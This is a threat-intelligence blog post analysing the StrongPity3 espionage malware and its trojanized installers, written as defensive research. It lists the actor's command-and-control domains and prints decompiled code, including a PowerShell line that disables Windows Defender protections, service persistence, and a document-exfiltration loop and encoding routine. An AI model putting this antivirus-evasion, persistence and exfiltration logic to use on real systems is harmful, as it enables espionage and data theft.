

# Cisco Talos Blog



## PROMETHIUM extends global reach with StrongPity3 APT

By **Vitor Ventura**

MONDAY, JUNE 29, 2020 13:59

THREAT SPOTLIGHT   THREATS

---

By [Warren Mercer](#), [Paul Rascagneres](#) and [Vitor Ventura](#)

### News summary

- The threat actor behind StrongPity is not deterred despite being exposed multiple times over the past four years.

- They continue to expand their victimology and attack seemingly non related countries.
- This kind of continuous improvement suggests there is a possibility that this is an exported solution for other actors to use.

## Executive summary

The PROMETHIUM threat actor — active since 2012 — has been exposed multiple times over the past several years.. However, this has not deterred this actor from continuing and expanding their activities. By matching indicators such as code similarity, command and control (C2) paths, toolkit structure and malicious behavior, Cisco Talos identified around 30 new C2 domains. We assess that PROMETHIUM activity corresponds to five peaks of activity when clustered by the creation date month and year.

## What's new?

Talos telemetry shows that PROMETHIUM is expanding its reach and attempts to infect new targets across several countries. The samples related to StrongPity3 targeted victims in Colombia, India, Canada and Vietnam. The group has at least four new trojanized setup files we observed: Firefox (a browser), VPNpro (a VPN client), DriverPack (a pack of drivers) and 5kPlayer (a media player).

## How did it work?

Talos could not pinpoint the initial attack vector, however, the use of trojanized installation files to well-known applications is consistent with the previously documented campaigns. This leads us to believe that just like in the past, the initial vector may be either a watering hole attack or in-path request interception like mentioned in a CitizenLab report from 2018. The trojanized setup will install the malware and the legitimate application, which is a good way to disguise its activities. In some cases, it will reconfigure Windows Defender before dropping the malware to prevent detection.

## So what?

This group mainly focuses on espionage, and these latest campaigns continue down the same path. The malware will exfiltrate any Microsoft Office file it encounters on the system. Previous research even linked PROMETHIUM to state-sponsored threats. The fact that the group does not refrain from launching new campaigns even after being exposed shows their resolve to accomplish their mission.

PROMETHIUM has been resilient over the years. Its campaigns have been exposed several times, but that was not enough to make the actors behind it to make them stop.

## 2019-2020 Campaigns


Potential infection vectors Despite the numbers of samples and the quantity of C2 servers, Cisco Talos did not identify the infection vectors. We have no evidence that the websites of the real applications were compromised to host the malicious installer. The infection vector does not seem to be related to a supply-chain attack, either.

Based on the previous research from [CitizenLab](#) and the artifacts from the new campaigns, we estimate that the infection vector could be the same as in 2018. When the targeted users tried to download a legitimate application on the official website, the ISP performs an HTTP redirect. For more information about the methodology used in the past, we recommend reading the paper from CitizenLab.

## New victimology


The report from CitizenLab highlights the intervention of service providers during the initial attack vector implying state support. It also refers to the change from FinSpy, a well-known malware developed by a lawful interception company, to StrongPity2. At the time, they concluded that most of the victims were in Turkey and Syria.

Our research indicates that the victims are now in many different regions of the world.



Countries affected by StrongPity

The many different versions of the malware, coupled with the fact that the domains are hardcoded indicates that a tool such as a Builder is used to generate the binaries. We can conclude that the PROMETHIUM threat actor is interested in new countries or the malicious framework developed by this threat actor is exported in more countries than previously thought.



### Trojanized Firefox Installer

One interesting detail, which is aligned with CitizenLab's claim that Turkish people were the most targeted, is the Turkish language version of the Firefox Installer.


## C2 infrastructure

Talos has identified at least three different campaigns since July 2019. We clustered the campaigns based on the domain creation date.

Pre-July 2019	Post-July 2019	2020
upd3-srv-system-app.com	ms2-cdn4-east-upd.com	state-awe3-apt.com
upd-ncx4-server.com	srv6-service-cdn.com	app-system2-update.com
	upd-cdn6-state.com	ms6-upload-serv3.com
	syse-update-app4.com	service-net2-file.com
	upd32-secure-serv4.com	system2-access-sec43.com
	system2-cdn5-mx8.com	ms-sys-security.com
	Secure-upd21-app2.com	mentiononecommon.com
	ms21-app3-upload.com	safecopydisk.com
	apt5-secure3-state.com	mailtransfersagents.com
	awe232-service-app.com	hostoperationsystems.com
	cdn2-system3-secrv.com	inhousesoftwaredevelopment.com
	file3-netwk-system.com	fileservingpro.com
	updt-servc-app2.com	
	upd8-sys2-apt.com	
	update5-sec3-system.com	
	network-msx-System33.com	
	mx3-rewc-state.com	

## Domain clusters

The fact we clustered these into different campaigns does not mean that they have been conducted sequentially. In fact, our analysis of each domain showed that these are overlapping campaigns – some of them going back to 2018.







Domain activity timeline

Some of these domains may already be sinkholed, thus posing no threat. However, the fact that the number of hits is still high shows that the infection vectors are still active. It is interesting to note that this threat actor uses HTTPS on the C2. They always use self-signed certificates.

## Main differences between StrongPity2 and StrongPity3

StrongPity3 is the evolution of StrongPity2, with a few differences. The latter does not use libcurl anymore and now uses winhttp to perform all requests to C2. The usage of the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key has a persistence mechanism that has been replaced by the creation of a service. This service changes its name from package to package. The service executable's only job is to launch the C2 contact module upon service startup. The remaining malware flow is the same on both versions.

The dropped files are now stored in a folder located in C:\DOCUME~1\  
<USER>~1\LOCALS~1\Temp\ always following the same pattern similar to the following: 4CA-B25C11-A27BC. The C2 path pattern has also changed, we have identified the following paths: ini.php, info.php and parse\_ini\_file.php, which are no longer random nor animal named based.

## Malware

**Trojanized applications** We found four different trojaned binaries in use since July 2019. The 5kplayer, driver pack and Firefox trojanized software use a service to achieve persistence. The VPNpro trojanized application uses an AutoRun registry key, as mentioned in the publication released before July 2019.

```

aCStack545[DVar4] = '\0';
FUN_00401850(local_118,0x104,

    "powershell.exe Set-MpPreference -ExclusionPath \'C:\\Windows\\System32\\',
    \'C:\\Windows\\SysWOW64\\', \'%s\' -MAPSReporting 0 -DisableBehaviorMonitoring 1
    -SubmitSamplesConsent 2"
);
(*pFVar3)(0,local_118,0,0,0,0,0,0,local_2e0,&local_2f0);
nCmdShow = 0x104;
pCVar2 = aCStack545;
do {
    pCVar2 = pCVar2 + 1;
    *pCVar2 = '\0';
    nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
nCmdShow = 0x104;
pcVar5 = local_118;
do {
    *pcVar5 = '\0';
    pcVar5 = pcVar5 + 1;
    nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
/* C://ProgramData/ESET */
uStack604 = 0x2f2f3a43;
uStack600 = 0x676f7250;
uStack596 = 0x446d6172;
uStack592 = 0x2f617461;
uStack588 = 0x4553452f;
uStack584 = 0x54;
DVar4 = GetFileAttributesA((LPCSTR)&uStack604);
if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
    /* C://ProgramData//Bitdefender */
    uStack636 = 0x2f2f3a43;
    uStack632 = 0x676f7250;
    uStack628 = 0x446d6172;
    uStack624 = 0x2f617461;
    uStack620 = 0x7469422f;
    uStack616 = 0x65666564;
    uStack612 = 0x7265646e;
    uStack608 = 0;
    DVar4 = GetFileAttributesA((LPCSTR)&uStack636);
    if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
        GetTempPathA(0x104,aCStack545 + 1);
        uStack598 = 0x31334341;
    }
}


```

## Anti-virus checks on Firefox trojanized installer

Before writing the toolkit into the hard drive, the fake Firefox installer executes a PowerShell command that will add the directories used by the malware to the Windows Defender exclusions list and prevent sample submission at the same time. After that, it will check if ESET or BitDefender antivirus are installed before dropping the malware. If they are installed, nothing will be dropped.

We'll now break down the 5kplayer trojanized installer. The setup deploys three files which are part of the toolset: rmaserv.exe, winprint32.exe and mssqldbserve.xml.





## Execution flow

As the execution flow shows, the setup will only execute rmaserv.exe. The remaining modules are executed by rmaserv.exe when this executable will be executed as a service.

## The malicious service: rmaserv.exe

This binary has two main features. If it is executed with the "help" parameter, it will install a service to execute itself as a service. This parameter is used by the trojanized installer. Here is the code to perform this task:

```

iVar1 = lstrcmpiA(*(LPCSTR *)(param_2 + 4), "help");
if (iVar1 == 0) {
    hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
    if (hSCManager != (SC_HANDLE)0x0) {
        DVar2 = GetModuleFileNameA((HMODULE)0x0, local_168, 0x104);
        if (DVar2 != 0) {
            hSCManager = CreateServiceA(hSCManager, &local_10, (LPCSTR)&local_64, 0xf01ff, 0x10, 2, 1,
                                         local_168, (LPCSTR)0x0, (LPDWORD)0x0, (LPCSTR)0x0, (LPCSTR)0x0,
                                         (LPCSTR)0x0);
            if (hSCManager == (SC_HANDLE)0x0) {
                DVar2 = GetLastError();
                if (DVar2 != 0xb7) goto LAB_004019bc;
            }
            local_17c = &local_48;
            ChangeServiceConfig2W(hSCManager, 1, &local_17c);
        }
    }
}
else {
    local_170 = 0;
    local_16c = 0;
    local_178.lpServiceName = u_rmaserv_004197a4;
    local_178.lpServiceProc = vv_ServiceFunction;
    StartServiceCtrlDispatcherW(&local_178);
}
LAB_004019bc:
vv_exitFunc();
return;
}

```

rmaserv.exe entry function

This follows the design pattern described in the Microsoft Windows documentation, which can be found [here](#). This has a notable side effect: if rmaserv.exe is executed isolated on a sandbox (so without the parameter), the service is not created. Consequently, the execution won't do anything and the dynamic analysis will be skewed.

The second main feature is the service. This service has two features. First, it will launch the winprint32.exe executable (C2 contact module) and then it will wait for an event. This event is the mechanism used by the C2 contact module to alert the service executable to perform the cleaning of all components.

## C2 contact module: winprint32.exe

Regularly, the service checks if a user is logged, by checking if Explorer is running. Once explorer.exe is running, the service configures the environment and executes the C2 contact module: winprint32.exe.

This module is responsible for launching the document search module, contact the C2 and exfiltrate the collected documents. It will create a mutex with the name "[YeucqCcpgapizISEdRSNil](#)". Afterward, it will launch two processes:

- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\mysqlserv.xml
- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\wintasks.xml

00402838	58	PUP	EAX
00402839	66 89 45 94	MOV	word ptr [EBP + local_70], AX
0040283d	6a 52	PUSH	'R'
0040283f	58	POP	EAX
00402840	66 89 45 96	MOV	word ptr [EBP + local_6e], AX
00402844	66 89 4d 98	MOV	word ptr [EBP + local_6c], CX
00402848	6a 4e	PUSH	'N'
0040284a	58	POP	EAX
0040284b	66 89 45 9a	MOV	word ptr [EBP + local_6a], AX
0040284f	66 89 55 9c	MOV	word ptr [EBP + local_68], DX
00402853	6a 4c	PUSH	'L'
00402855	58	POP	EAX
00402856	66 89 45 9e	MOV	word ptr [EBP + local_66], AX
0040285a	33 c0	XOR	EAX, EAX
0040285c	66 89 45 a0	MOV	word ptr [EBP + local_64], AX
00402860	8d 85 74	LEA	EAX=>local_90, [EBP + 0xffffffff74]
	ff ff ff		
00402866	50	PUSH	EAX
00402867	6a 01	PUSH	'\x01'
00402869	6a 00	PUSH	0x0
0040286b	ff 15 5c	CALL	dword ptr [->KERNEL32.DLL::CreateMutexW]

## Mutex creation

Then, it will start an infinite loop. The first step inside the loop is to contact the C2 over HTTPS. On the first contact, it will send an identification of the victim based on the hard disk volume serial number.

```

vv_LaunchProcesses(&local_60);
Sleep(0x5dc);
vv_LaunchProcesses(&local_3c);
Sleep(5000);
do {
    local_8 = (undefined *)0x0;
    vv_contactC2();
    Sleep(0x17a2);
    vv_SearchAndExfiltrate();
    Sleep(0x17a2);
} while( true );
}

```

## Contact C2 loop

After a 6,050- milliseconds delay, it will search for "sft" files (the encoded archive containing the documents to be exfiltrated), which will then be exfiltrated to the C2.

Afterward, it will sleep for another 6,050 milliseconds before restarting. This module can be executed independently of the rest of the toolkit. Talos didn't identify any kind of anti-sandboxing mechanisms on it, either.

## Document search module: Mssqldbserve.xml

This module has been described before in the article [here](#). The purpose of this tool is to parse the hard drive for files with a specific extension and create an archive with these files. Finally, the archive is encoded before being sent to the C2.

```
undefined4 vv_mainFunc(void)
{
    HWND hWnd;
    int nCmdShow;

    nCmdShow = 0;
    hWnd = GetConsoleWindow();
    ShowWindow(hWnd,nCmdShow);
    GetVolumeInformationA("C:\\", (LPSTR)0x0,0,&DAT_00438cac, (LPDWORD)0x0, (LPDWORD)0x0, (LPSTR)0x0,0);
    vv_DeleteOldSFT();
    Sleep(0xdac);
    FUN_00401cfb();
    return 0;
}
```

#### mssqldbserve.xml main function

However, there are some interesting details we decided to share. Clearly, this was not originally designed to be executed in the background. The first instructions in the main function hide the console window from the user. Afterward, the module will delete old "sft" files assuming they were already exfiltrated. After a pause of 6,500 milliseconds, it will start its search for the targeted files.

```
// e.g. FileName_sft = guid_app0_2293083730_0609 185725338_0.sft
// guid_app0 [VolumeSerialNumber] [SystemTime.wMonth,SystemTime.wDay,SystemTime.wHour,SystemTime.wMinute,SystemTime.wSecond,SystemTime.wMilliseconds]_[archive_counter].sft
fp_sft = _wfopen(FileName_sft, L"wb");
// start file with the letter 'N'
fwrite(L"N", 1u, 1u, fp_sft);
...
// kr_zp_Buffer = temp. kr_zp file
num_read = fread(kr_zp_Buffer, 1u, 2048u, kr_zp_fp);
for ( i = 0; i < num_read; ++i )
    kr_zp_Buffer[i] ^= kr_zp_Buffer[i] >> 4;
fwrite(kr_zp_Buffer, 1u, num_read, fp_sft);

// if file is larger than 2048*53, split it into multiple chunks
// e.g. uid_app0_2293083730_0609 185725338_0.sft, uid_app0_2293083730_0609 185725338_1.sft, uid_app0_2293083730_0609 185725338_3.sft,...
if ( ++i > 53 )
{
    i = 0;
    fclose(fp_sft);
    SetFileAttributesW(FileName_sft, FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY|FILE_ATTRIBUTE_SYSTEM);
    wprintfW(FileName_sft, L"%u_%.5s", Destination, ++archive_counter);
    wprintfW(FileName_sft, L"%s", FileName_sft);
    if ( num_read == 2048 )
    {
        fp_sft = _wfopen(FileName_sft, L"ab");
        // start file with the letter 'O'
        fwrite(L"O", 1u, 1u, fp_sft);
    }
}
```

#### SFT file creation routine

Using the working directory as a base path, which in this sample case is C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\, each selected file will be compressed into the file kr.zp. The kr.zp data is then read and encoded using the same unusual encoded scheme.

```
byte = byte XOR (byte >> 4)
```

If the file is larger than 2048\*53 bytes (~ 106kb) it is split into chunks and saved into the sft files according to the naming convention below.

```
gui_app0_[VolumeSerialNumber]_[MonthDayHourMinuteSecondMilliseconds]_[Counter].sft
```

Since this module does not have a loop, it will only be executed at the communications module startup, which means that it is only executed once per service start.

## Mysterious Wintask.xml

Our initial analysis in a sandbox showed that the C2 contact module attempts to execute this file, searching for it in the same path as the document search module, which we further corroborated with manual analysis. However, we couldn't obtain this file. All files in the toolkit are dropped by the trojanized software and it's clear that the C2 contact module expects this file to exist (the specific name changes from dropper to dropper). None of the trojanized software we analyzed dropped this file, manual analysis showed that there were no checks to decide whether to drop it. One possibility is that these are remains of old code that was abandoned in the meantime.

## Conclusion

The PROMETHIUM threat actor is dedicated and resilient, exposing them hasn't refrained them from moving forward with their agenda. After first being documented, they changed their toolkit but not their techniques or procedures. Since then, their toolkit has been the same, with just enough updates to keep their activities as efficient as possible. During this period, the victimology has expanded behind their initial focus in Europe and Middle East to a global operation targeting organizations on most continents.

These characteristics can be interpreted as signs that this threat actor could in fact be part of an enterprise service for hire operation. We believe this has hallmarks a professionally packaged solution due to the similarity of each piece of malware being extremely similar but used across different targets with minor changes.

Additionally, as explained by Citizen Lab, we saw in the past a lawful Interception tool was used instead of StrongPity. This usage could corroborate our theory.